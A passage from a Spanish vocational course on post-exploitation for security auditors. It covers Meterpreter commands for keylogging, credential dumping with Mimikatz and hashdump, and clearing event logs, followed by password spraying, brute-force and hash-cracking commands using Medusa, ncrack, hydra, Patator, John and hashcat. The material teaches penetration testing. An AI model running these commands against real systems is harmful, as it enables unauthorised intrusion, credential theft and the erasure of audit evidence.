

# Consolidación y utilización de sistemas comprometidos.

## Caso práctico



[Direct Media](#) (Dominio público)

Una vez finalizado el curso de formación de Luis, y tras haber impartido una serie de formaciones esenciales al resto de integrantes técnicos del equipo, es el turno del curso formativo al que asistirá Paloma.

El equipo cree que una fase muy importante de la metodología de pruebas de Auditoría consiste en poder manejar correctamente un equipo comprometido y utilizarlo para ir comprometiendo sistemáticamente otros equipos en la red.

No es un concepto novedoso, de hecho creen que forma parte de las TTP utilizados por los atacantes en una intrusión dirigida.

Teresa piensa que el conocimiento de estas técnicas les puede ayudar tanto a comprobar el efecto de la intrusión

Por su parte, Paloma está deseando iniciar el curso, dado que la formación práctica que ha realizado Luis en la empresa le ha resultado fascinante ella quiere recoger el testigo y aprender las técnicas específicas que utilizan los atacantes para moverse por una red comprometida y, por supuesto, después quiere enseñar a sus compañeros el conocimiento adquirido igual de bien que lo ha hecho Luis.

En esta unidad de trabajo se desarrollan las técnicas utilizadas para acceder y administrar sistemas informáticos comprometidos de manera remota.

Se introducen los distintos ataques dirigidos a las contraseñas de los usuarios.

Se continúa con las técnicas más comunes para poder realizar “Pivoting” (Acceder a otro segmento de red desde la máquina comprometida)

Finalizamos con una parte de instalación de puertas traseras, o persistencia, que nos permita volver a acceder al equipo de manera remota.




[Ministerio de Educación y Formación Profesional](#) (Dominio público)

**Materiales formativos de FP Online propiedad del Ministerio de Educación y Formación Profesional.**

[Aviso Legal](#)

# 1.- Administración de sistemas de manera remota.

## Caso práctico



[Cottonbro](#) (CC0)

Paloma ha iniciado la formación en Postexplotación que la prometieron en la empresa. Ella es la segunda persona que ha sido seleccionada este año para realizar los cursos de formación y tiene una gran responsabilidad con ello.

No sólo por aprovechar al máximo el curso, sino dado que cuando termine tendrá que impartir varios talleres formativos internos Paloma quiere poder transmitir a sus compañeros todos los conceptos aprendidos tras el curso.

Además, le pareció muy buena idea el enfoque que realizó Luis en el curso haciendo casos prácticos y ella tiene planeado realizarlo de la misma manera.

Por otro lado, el acceso a este curso requiere tener conocimientos previos de explotación dado que la gran mayoría de las técnicas aplicadas se realizan sobre un equipo previamente comprometido.

Esta última parte no le preocupa en exceso puesto que en los talleres formativos realizados con Luis han estado trabajando esos conceptos y realizando varios ejercicios prácticos que la han permitido trabajar con distintos vectores de ataque.

Sin tiempo que perder, Paloma se dispone a iniciar el curso.

Como sabéis de estudios previos, la administración de sistemas de manera remota permite, entre otras tareas, modificar la configuración y características de un equipo remoto siempre que tengamos privilegios para realizar estas tareas.

En este capítulo cubriremos el mismo concepto pero desde un enfoque totalmente distinto que que en este caso es un atacante el que trata de administrar este equipo de manera remota.

Como podéis imaginar, el atacante, en un principio, tan siquiera dispone de un acceso a la máquina remota y deberá conseguir un primer acceso gracias a los distintos vectores de ataque que se detallaron en la pasada Unidad 03.

Una vez disponemos de este primer vector de acceso utilizaremos shellcodes y payloads específicos que inyectaremos en el equipo remoto y nos permitirán administrar el sistema remotamente.

Dependiendo del sistema operativo del que se trate, dispondremos de shellcodes de administración remota que simplemente nos devolverán un intérprete de comandos del equipo remoto o podremos utilizar shellcodes mucho más avanzadas que nos permitirán realizar tareas mucho más complejas que permitan una administración remota del sistema comprometido de una manera más sencilla.

## 1.1.- Introducción a la administración de sistemas de manera remota.

Una vez que hemos comprometido una máquina remota, se inicia el proceso de Postexploitación.


La fase de Postexploitación se encuentra separada por una delgada línea de la fase de explotación. El motivo es que las dos fases son prácticamente idénticas, la única diferencia es que en la fase de Postexploitación ya partimos de un primer sistema comprometido y nuestro objetivo será poder administrar el equipo de la víctima de manera remota, utilizarlo para pivotar en la red o establecer ciertas opciones de persistencias que nos garanticen accesos sucesivos al equipo.

Dependiendo del sistema operativo de la víctima puede que tengamos más posibilidades de gestión. Esto es debido a que existen payloads mucho más avanzados para los sistemas Microsoft que para los sistemas Linux.

Además, el tipo de acciones que podremos realizar en el sistema remoto será mucho mayor si el usuario con el que se ha conseguido el acceso tiene privilegios elevados en el sistema remoto dado que hay ciertas tareas administrativas que sólo se pueden realizar si el payload se está ejecutando con un usuario privilegiado.



[Freepik](#) (CC BY-SA)



Sergio Romero Redondo. *Postexploitation chain* (elaboración propia) (CC0)

## 1.2.- Meterpreter.

---

Meterpreter es un payload avanzado de tipo shellcode presente en Metasploit.

Es extensible de manera dinámica mediante la inyección de librerías dlls. Esto quiere decir que se pueden cargar módulos en el equipo comprometido de manera dinámica en caso de que fueran requeridos para realizar alguna acción concreta en la fase de Postexplotación.

Además, Meterpreter se ejecuta enteramente en memoria sin dejar ningún tipo de traza en disco. Por otro lado, puede inyectarse en distintos procesos siempre que dispongamos de privilegios elevados para modificar el contexto del proceso en el que se inyecta.

Normalmente lo utilizaremos meterpreter seleccionándolo como payload en en la explotación de sistemas Windows (también hay versiones para Java y Android)

A continuación se muestran los comandos de meterpreter más utilizados:

## Comandos básicos y manipulación del sistema de ficheros

Son comandos básicos que acceden al sistema de ficheros del equipo remoto:

- ✓ **ls**: Listar ficheros y directorios en el equipo remoto.
- ✓ **mkdir**: Crea un directorio en el sistema de ficheros remoto.
- ✓ **upload file**: Transfiere un fichero al sistema remoto.
- ✓ **download file**: Descarga un fichero en del equipo remoto.
- ✓ **background**: Pone la sesión de meterpreter en background y regresa a la consola de Metasploit.

## Comandos del sistema

Son comandos que permiten interactuar con los procesos del sistema, incluso generar nuevos procesos.

- ✓ **getpid**: Indica el proceso al que está inyectado la shellcode meterpreter.
- ✓ **ps**: Lista todos los procesos del sistema remoto.
- ✓ **migrate "id proceso"**: Migra el proceso de meterpreter a otro proceso. Normalmente se migra a un proceso que esté siempre activo como "explorer.exe"
- ✓ **execute "comando"**: Ejecuta un comando en el sistema remoto.
- ✓ **getuid**: Muestra el contexto del usuario con el que se está ejecutando meterpreter.

# Comandos de red

Se utilizan para comprobar los datos de red en el equipo remoto:

- ✓ **ipconfig**: Muestra las propiedades de red del equipo remoto.
- ✓ **netstat**: Muestra las conexiones establecidas actualmente en formato IP:Puerto de origen IP:Puerto destino

# Carga dinámica de módulos

Realiza una carga dinámica de módulos que no vienen precargados por defecto en meterpreter.

- ✓ **load kiwi**: Carga el módulo Mimikatz para extraer información sensible de la memoria RAM de Windows, se pueden extraer hashes, credenciales en claro, tokens, etc.
- ✓ **load incognito**: Carga el módulo de incognito, para impersonar usuarios que tuvieran una sesión iniciada en el equipo remoto impersonando los tickets de Kerberos.
- ✓ **load priv**: Carga un módulo específico para realizar técnicas de elevación de privilegios.
- ✓ **load sniffer**: Carga un módulo para capturar y monitorizar toda la actividad en red del sistema remoto. Luego se puede utilizar la herramienta wireshark para acceder a las capturas de red recopiladas.

# Keylogger

Inicia un keylogger en la máquina remota para capturar todas las pulsaciones de teclado.

- ✓ **keyscan start**: Inicia el Keylogger en la máquina remota.
- ✓ **keyscan dump**: Vuelca todas las pulsaciones de teclado desde el último dump realizado.
- ✓ **keyscan stop**: Finaliza el Keylogger.

# Elevación de privilegios

- ✔ **getsystem**: Comando que utiliza 4 técnicas diferentes para intentar una elevación de privilegios en los sistemas Microsoft Windows.

## Volcar hashes

En caso de disponer de un acceso privilegiado vuelca los hashes (representación criptográfica de las credenciales de un sistema remoto) de las contraseñas de los usuarios de Microsoft Windows.

- ✔ **hashdump**: Recoge los hashes de los usuarios de Windows de la máquina remota. Estos hashes se pueden crackear para obtener la contraseña del usuario o incluso utilizarse para autenticarse en el sistema mediante técnicas de “Pass the Hash”.

## Borrado de huellas

Elimina trazas que se hubieran quedado en el equipo remoto, también se necesita un acceso privilegiado.

- ✔ **clearev**: Borra logs del registro de eventos de Microsoft Windows.

### Para saber más

Para conocer más funcionalidades de meterpreter podéis acceder a la documentación del mismo en el siguiente [enlace](#)

De manera similar, el siguiente [vídeo](#) muestra el uso básico del payload meterpreter

### Autoevaluación

Indica si las siguientes afirmaciones son verdaderas o falsas según corresponda.



Dependiendo del Sistema Operativo de la víctima podremos cargar shellcodes que nos permitan realizar acciones más complejas.

☐ Verdadero ☐ Falso

**Verdadero**

Verdadero, para los sistemas operativos Microsoft existen shells mucho más avanzadas.

meterpreter es una shellcode monolítica, es decir, se inyecta en el sistema de la víctima con todas las opciones que posee.

☐ Verdadero ☐ Falso

**Falso**

Falso, meterpreter permite la carga dinámica de módulos.

La shellcode meterpreter sólo puede utilizarse en sistemas Microsoft Windows.

☐ Verdadero ☐ Falso

**Falso**

Falso. También existen versiones de meterpreter para Java y Android totalmente funcionales, pero sin muchas de las opciones disponibles para los sistemas Microsoft Windows.

## 2.- Ataques y auditorías de contraseñas.

### Caso práctico



[Cottonbro](#) (CC0)

Terminado el primer tema del curso formativo Paloma está totalmente perpleja. Nunca habría imaginado que una shellcode como meterpreter permitiera tantas opciones para administrar el sistema de manera remota.

Una de las opciones que le han parecido más curiosas es el comando "hashdump" del propio meterpreter que extrae, de manera automatizada, los hashes NTLM de las contraseñas de los usuarios locales de la máquina víctima (Microsoft Windows).

- ¿Qué opciones tengo con este tipo de hash?
- ¿Y si encuentro otros tipos de hash utilizados en el sistema?
- Recuerda que cuando estuvieron investigando a cerca de las redes Wi-Fi había que aplicar procesos de cracking para intentar averiguar la contraseña que generaba ese hash ¿Se podrá utilizar el mismo proceso para averiguar la contraseña de estos hashes?

Dado que la curiosidad de Paloma es más fuerte que el sueño decide despejar las dudas adentrándose en el siguiente tema del curso.

Las contraseñas son, al menos a día de hoy, el método más utilizado para realizar el proceso de autenticación. Si bien es cierto que existen otros métodos de autenticación como el basado en certificados, llaves electrónicas etc. el porcentaje de este tipo de autenticación es residual y para casos muy concretos.

Por este mismo motivo, los ataques a contraseñas, y a su representación vía hash, son uno de los vectores de ataque a tener en cuenta.

En el siguiente apartado se muestran los conocimientos necesarios para aprovechar ciertos vectores de ataques a contraseñas (online) así como a los hashes de las mismas (offline).

## 2.1.- Tipos de ataques a contraseñas.

---


### Tipos de ataques a contraseñas

Tratan de averiguar las credenciales de un usuario del sistema. Hay 2 ataques principales.

#### Password Guessing

Consiste en intentar adivinar las credenciales para acceder al sistema, suele ejecutarse ante formularios de acceso web o bien en servicios de terminal remota, como por ejemplo FTP, Telnet y SSH.

- ✓ Suelen generar mucho tráfico y logs en víctima
- ✓ Situaciones de bloqueo de cuentas



[Gregor Cresnar \(CC BY-SA\)](#)

#### Password Cracking

Se trata del proceso en el cual se obtenemos una lista de usuarios y contraseñas del sistema que no pueden usarse directamente ya que están protegidas mediante algún tipo de cifrado, por ejemplo utilizando funciones hash.

- ✓ El proceso para obtener las credenciales derivadas del hash se realiza de manera offline. En sistemas específicos para esta tarea gestionados por nosotros.
- ✓ Se requiere un compromiso parcial del sistema analizado.

#### Default passwords

Aunque últimamente es menos habitual encontrarse con esta problemática, muchos dispositivos de red y servicios pueden presentar un “usuario por defecto” con privilegios elevados que tiene una contraseña predefinida.

- ✓ Si no se ha cambiado la contraseña de acceso, un usuario podría acceder al sistema con las credenciales por defecto.

## 2.2.- Password guessing.

---

### Password guessing

Consiste en intentar adivinar las credenciales para acceder al sistema, suele ejecutarse ante formularios de acceso web o bien en servicios de terminal remota, como por ejemplo FTP, Telnet y SSH.

- ✓ Suelen generar mucho tráfico y eventos en víctima.
- ✓ Situaciones de bloqueo de cuentas.

### Requisitos

Para poder realizar la tarea de averiguar las contraseñas necesitamos recopilar cierta información previa además de tener que utilizar unas herramientas específicas que automatizan el proceso de autenticación en un determinado servicio.

- ✓ Usuarios de los sistemas.
- ✓ Diccionarios de posibles contraseñas.
- ✓ Aplicaciones de fuerza bruta.


### Recopilación de usuarios

Necesitamos un listado de posibles usuarios, para esta recopilación podemos valernos de las técnicas de reconocimientos de usuarios vistas anteriormente en la Fase de escaneo.

- ✓ LinkedIn
- ✓ The harvester
- ✓ OSINT

### Recopilación de contraseñas

De la misma manera, necesitamos disponer de un diccionario de posibles contraseñas utilizadas por los usuarios, existen varias maneras de recopilar este diccionario.



[Gregor Cresnar \(CC BY-SA\)](#)

# Diccionarios de contraseñas públicos

Existen por la red numerosos listados de posibles contraseñas ajustadas a cierto idioma, temática etc.

Es necesario disponer de un diccionario lo más ajustado y reducido posible de contraseñas debido a que la ejecución de este tipo de técnicas es bastante lenta.

En los siguientes enlaces tenéis disponibles varios listados de contraseñas que pueden ser útiles en esta tarea.

- ✓ <https://wiki.skullsecurity.org/Passwords>
- ✓ <https://github.com/danielmiessler/SecLists>

## Recopilación de contraseñas con CeWL

CeWL es una aplicación de ruby que realiza un trabajo de “spidering” sobre una URL determinada con una profundidad especificada por el usuario y devuelve una lista de palabras que luego pueden usarse para una posterior fase de ataques de fuerza bruta.

Soporta autenticación tanto por usuario y contraseña como cookies para realizar su trabajo en la parte privada de la aplicación.

Para observar un sitio y escribir todas las palabras encontradas en un archivo

```
$ cewl -w <archivo> <url>
```

Hacer crawling de la página y seguir enlaces a otros sitios

```
$ cewl -o <url>
```

Establecer profundidad dada y una longitud de palabra mínima

```
$ cewl -d <profundidad> -m <longitud de la palabra min> <url>
```

Hacer crawling de la página y seguir enlaces a otros sitios

```
$ cewl -o <url>
```

Establecer profundidad dada y una longitud de palabra mínima

```
$ cewl -d <profundidad> -m <longitud de la palabra min> <url>
```

## Herramientas

Una vez hemos recopilado un listado de usuarios y hemos generado un listado de posibles contraseñas, ya podríamos realizar nuestro ataque de averiguación de contraseñas haciendo uso de alguna de las herramientas disponibles para la ejecución de esta tarea.

Estas herramientas automatizan el proceso de autenticación en determinados servicios utilizando para ello listados de usuarios y contraseñas. A continuación se muestran algunas de estas herramientas.

## Medusa

Herramienta para realizar fuerza bruta de usuarios y contraseñas en un determinado servicio. Sus características más importantes son las siguientes:

- ✓ Paralelismo de conexiones.
- ✓ Fuerza bruta de login.
- ✓ Soporta distintos protocolos y servicios sobre los que realizar la autenticación.

En la siguiente imagen se muestra un listado de los servicios sobre los que puede operar:

cvs.mod	mysql.mod	postgres.mod	smtp.mod	telnet.mod
ftp.mod	ncp.mod	rexec.mod	smtp-vrfy.mod	vmauthd.mod
http.mod	nntp.mod	rlogin.mod	snmp.mod	vnc.mod
imap.mod	pcanywhere.mod	rsh.mod	ssh.mod	web-form.mod
mssql.mod	pop3.mod	smbnt.mod	svn.mod	wrapper.mod

Sergio Romero Redondo. *protocolos soportados por medusa (elaboración propia)* ([CC0](#))

A continuación se muestra un ejemplo de uso de medusa en el que se prueba la misma contraseña sobre un listado de usuarios en el protocolo HTTP (Técnica de password Spraying):

```
medusa -h 192.168.10.2 -U listado_usuarios.txt -p Enero2022 -M http -m DIR/admi
```

## ncrack

Herramienta para realizar fuerza bruta de usuarios y contraseñas en un determinado servicio. Su característica más importante es que soporta el paralelismo de conexiones.

A continuación se muestra un ejemplo de uso de ncrack en el que se realiza un ataque de fuerza bruta para averiguar la contraseña del "usuario" ofsec realizando una autenticación sobre el protocolo RDP:

```
ncrack -vv --user ofsec -P password_list.txt rdp://192.168.10.2hydra
```

## hydra

Herramienta para realizar fuerza bruta de usuarios y contraseñas en un determinado servicio. Esta herramienta está recomendada para realizar una fuerza bruta de las "Community Strings" del protocolo SNMP

A continuación se muestra un ejemplo de uso de la herramienta hydra realizando un ataque de fuerza bruta SNMP probando las distintas community strings que se encuentran en el diccionario password-file.txt.

```
hydra -P password-file.txt -v 192.168.11.219 snmp
```

## Patator

Es una herramienta altamente configurable que, entre otras opciones, permite establecer las condiciones necesarias evaluar la respuesta emitida por el equipo remoto y considerar si las credenciales introducidas son correctas.

Por ejemplo, la siguiente captura de pantalla muestra un ataque de password spraying sobre el servicio FTP a través de la herramienta Patator:



```
ftp_login host=10.0.0.1 user=FILE0 0=logins.txt password=Marzo2018 -x
ignore:mesg='Login incorrect.' -x ignore,reset,retry:code=500

19:36:06 patator INFO - Starting Patator v0.7-beta
(https://github.com/lanjelot/patator) at 2015-02-08 19:36 AEDT
19:36:06 patator INFO -
19:36:06 patator INFO - code size time | candidate
| num | mesg
19:36:06 patator INFO - -----
19:36:07 patator INFO - 230 17 0.002 | anonymous
| 7 | Login successful.
19:36:07 patator INFO - 230 17 0.001 | ftp
| 10 | Login successful.
19:36:08 patator INFO - 530 18 1.000 | root
| 1 | Permission denied.
```

Sergio Romero Redondo. *Password spraying con Patator (elaboración propia)* ([CC0](#))

## Autoevaluación

Indica si la siguiente afirmación es Verdadera o Falsa.

En un ataque de "Password Guessing" no importa el tamaño del diccionario.

☐ Verdadero ☐ Falso

### Falso

Falso, dado que un ataque de "Password Guesing" realiza la autenticación sobre un determinado aplicativo o servicio, el proceso es demasiado lento. De esta manera, habrá que ajustar el diccionario de posibles contraseñas para que el proceso no dure demasiado.

## 2.3.- Password cracking.


---

### Password Cracking

La técnica de password cracking consiste en intentar utilizar los hashes de las contraseñas para averiguar las contraseñas en texto claro.

Por definición, teniendo un hash no hay ninguna manera de utilizar algún tipo de algoritmo que nos pueda devolver de manera directa la contraseña (en texto claro) que genera ese hash.

La única manera de averiguar la contraseña inicial con la que se generó ese hash consiste en probar posibles combinaciones de contraseñas y aplicar el mismo algoritmo de hash empleado por el protocolo de hashing. En caso que los hashes coincidan, significará que habremos averiguado la contraseña, ya que genera el mismo hash.



[Gregor Cresnar \(CC BY-SA\)](#)

Existen varias aplicaciones que pueden realizar cracking de distintos tipos de hashes, pero las más utilizadas son las siguientes:

- ✓ **JohnTheRipper.**
- ✓ **hashcat.**

A continuación os indicamos más detalles de cada una de ellas:

### JhonTheRipper


Herramienta de cracking de contraseñas, existen 2 versiones, la versión normal y la versión jumbo o community, que soporta muchos más algoritmos de hashing para realizar el proceso de cracking.

Soporta paralelización de procesos, pudiendo indicar el número de cores de CPU que se le asignan al proceso de cracking.

Soporta permutaciones de una misma contraseña, es decir, se pueden indicar reglas específicas para que realice una serie de transformaciones a cada contraseña del diccionario especificado

```
$ john --format=NT --rules -w=/usr/share/wordlists/rockyou.txt hashfile.txt
$ john --format=NT --rules=korelogic --wordlist=/usr/share/wordlist/rockyou.txt
```

En el siguiente enlace podéis acceder a la página oficial de JhonTheRipper <https://www.openwall.com/john/>



```
root@kali:~/Desktop/ntds.export/extract# john --rules=all --fork=2 NT.out
Warning: detected hash type "NT", but the string is also recognized as "NT-old"
Use the "--format=NT-old" option to force loading these as that type instead
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 224 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Node numbers 1-2 of 2 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
Each node loaded the whole wordfile to memory
vincent18      (RReeves)
wolves11      (SBourne)
asdf123411    (SMetters)
hearts11      (PCook)
teibesc13     (KHarris)
leonardo15    (JBrown)
taurus17      (TAtkinson)
spartan19     (RLum)
belle93       (RKelly)
christina93    (KDeGrasse)
greenday97    (DMeyer)
nenita97      (EKeyser)
asdfasdf99    (JHoward)
```

Sergio Romero Redondo. *JhonTheRipper (elaboración propia)* (CC0)

## hashcat

Herramienta de cracking de contraseñas, soporta muchos más algoritmos de hashing que john.

Soporta el uso de procesamiento GPU, mucho más rápido que el uso de procesadores CPU convencionales.

En hashcat se indica el algoritmo de hash con el parámetro `-m` seguido de un identificador numérico indicando el algoritmo de hash

```
$ ./hashcat -m 1000 hash.ntlm.txt dictionary.txt
```

Prueba contraseñas en base a una máscara en la cual se puede indicar la longitud mínima y máxima de las contraseñas a probar, y el tipo de carácter que podrá tener en cada posición

```
$ ./hashcat -m 1000 hash.ntlm.txt -a3 ?d?d?d?s?l?l?l?l
```

En el siguiente enlace podéis acceder a la página oficial de hascat <https://hashcat.net/hashcat/>

```
./hashcat64.bin -m 1000 a 3 ntlm.hp ?u?1?1?1?1?1?1?d?d?d?d
Session.Name....: hashcat
Status.....:
Input.Mode.....: Mask (?u?1?1?1?1?1?1?d?d?d?d) [12]
Hash.Target.....: 1234 (ntlm.hp)
Hash.Type.....: NTLM
Time.Started....: 0 secs
Time.Estimated..: Sun Feb  5 14:43:01 2017 (1 day, 16 hours)
Speed.Dev.#1....: 7191.2 MH/s (12.38ms)
Speed.Dev.#2....: 7192.0 MH/s (12.38ms)
Speed.Dev.#*....: 14383.2 MH/s
Recovered.....: 0/7 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.....: 10733912064/2088270645760000 (0.00%)
Rejected.....: 0/10733912064 (0.00%)
Restore.Point...: 14204928/3089157760000 (0.00%)
HWMon.Dev.#1....: Temp: 58c Fan: 36% Util:100% Core: 980Mhz Mem:1
HWMon.Dev.#2....: Temp: 58c Fan: 35% Util:100% Core: 980Mhz Mem:1
```

Sergio Romero Redondo. *hashcat* (Elaboración propia) (CC0)

## 2.4.- Otros ataques de contraseñas.

---


### Otros ataques a contraseñas

Además de los ataques de "Password Guessing" y "Password Cracking" vistos en las secciones anteriores, existen otros tipos de ataques a contraseñas que merece la pena conocer. A continuación los mostramos de una manera más detallada.



### Default passwords

Existen muchos dispositivos de red (switches, Firewalls, Routers, Impresoras, etc.) que vienen de fábrica con una contraseña predefinida que ha de cambiar el usuario en el momento de la configuración. Además, esta contraseña suele ser la misma en todos los dispositivos del mismo modelo.



[Gregor Cresnar \(CC BY-SA\)](#)

Si el usuario no realiza este cambio de contraseña, y sigue utilizando la contraseña por defecto, un atacante malintencionado que tuviera acceso al dispositivo, a través de la red, podría autenticarse en el mismo haciendo uso de la contraseña por defecto.

De manera similar, existen numerosas herramientas de Software o Servicios que presentan la misma problemática, en la que el servicio o aplicativo dispone de una serie de usuarios predefinidos que disponen de una contraseña por defecto.

Por otro lado, esta situación se agrava debido a que existen listados en los que se recogen este tipo de contraseñas disponibles de manera pública en internet. En otras ocasiones, las contraseñas se incluyen en el propio manual del producto o aplicativo.

### Tablas Rainbow

Las Tablas Rainbow están estrechamente ligadas al proceso de cracking de contraseñas. Las tablas Rainbow son el resultado de almacenar en tablas específicas, que normalmente disponen de gran velocidad de lectura, una posible contraseña de usuario junto al hash que se genera al aplicar un algoritmo a esa contraseña.

De esta manera se realiza el mismo proceso de cracking pero de manera previa y se almacena el resultado para luego poder ser utilizado tantas veces como se desee.

Esta técnica tiene varias peculiaridades que desgranamos a continuación:

- ✓ La generación de las tablas consume bastante tiempo (además dependiendo del algoritmo pueden tardar bastante tiempo).
